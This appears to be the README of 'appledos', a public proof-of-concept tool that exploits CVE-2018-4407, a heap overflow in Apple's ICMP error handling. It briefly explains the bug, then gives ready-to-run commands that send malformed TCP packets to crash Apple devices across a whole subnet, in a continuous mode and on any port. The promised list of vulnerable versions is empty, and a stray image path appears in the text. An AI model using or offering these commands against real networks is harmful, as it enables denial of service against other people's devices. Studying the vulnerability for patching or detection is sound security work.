 farisv/appledos
Messing Apple devices on the network with CVE-2018-4407 (heap overflow in bad packet handling)

Based on CVE-2018-4407 (https://lgtm.com/blog/apple_xnu_icmp_error_CVE-2018-4407), this tweet, and this video. The bug is heap overflow vulnerability in bad packet handling when OS try to send ICMP message containing segments from bad packet back to the sender.

This POC will crashes the vulnerable Apple devices by sending bad TCP packet data containing long TCP/IP header options to overflow the ICMP message when device try to send out the error message. You need the ability to send network packet data directly to the device (e.g. on the same local network).
The following operating system versions and devices are vulnerable:
FOR EDUCATIONAL PURPOSES ONLY. DO NOT USE THIS SCRIPT FOR ILLEGAL ACTIVITIES. THE AUTHOR IS NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE.
Make sure you have Python 3 and scapy.
pip install scapy
# or
pip3 install scapy
You may need to run the script as root.
Send bad packet to 192.168.1.0/24 subnet.
sudo ./appledos.py 192.168.1.0/24
Shows IP after packet sent.
sudo ./appledos.py --verbose 192.168.1.0/24
Send bad packet to 192.168.1.0/24 subnet continuously.
sudo ./appledos.py --continuous 192.168.1.0/24
Change destination port (default: 80). You can change to any port since devices will respond to any incoming packet to any port but you may want to concern about port blocking or firewall in the host or network.
sudo ./appledos.py --continuous --port 22 192.168.1.0/24
Send bad packet to only one IP.
sudo ./appledos.py 192.168.1.118
Set maximum workers (default: 100).
sudo ./appledos.py --worker 10 192.168.1.0/24
This script is using scapy and it has known issue for handling /dev/bpf (Berkeley Packet Filter) when sending packet data from OS like macOS with multi-thread. If you encounter No /dev/bpf handle is available, try to reduce the worker number to 1 or 2. Or, you can just use Linux like in the demonstration video.
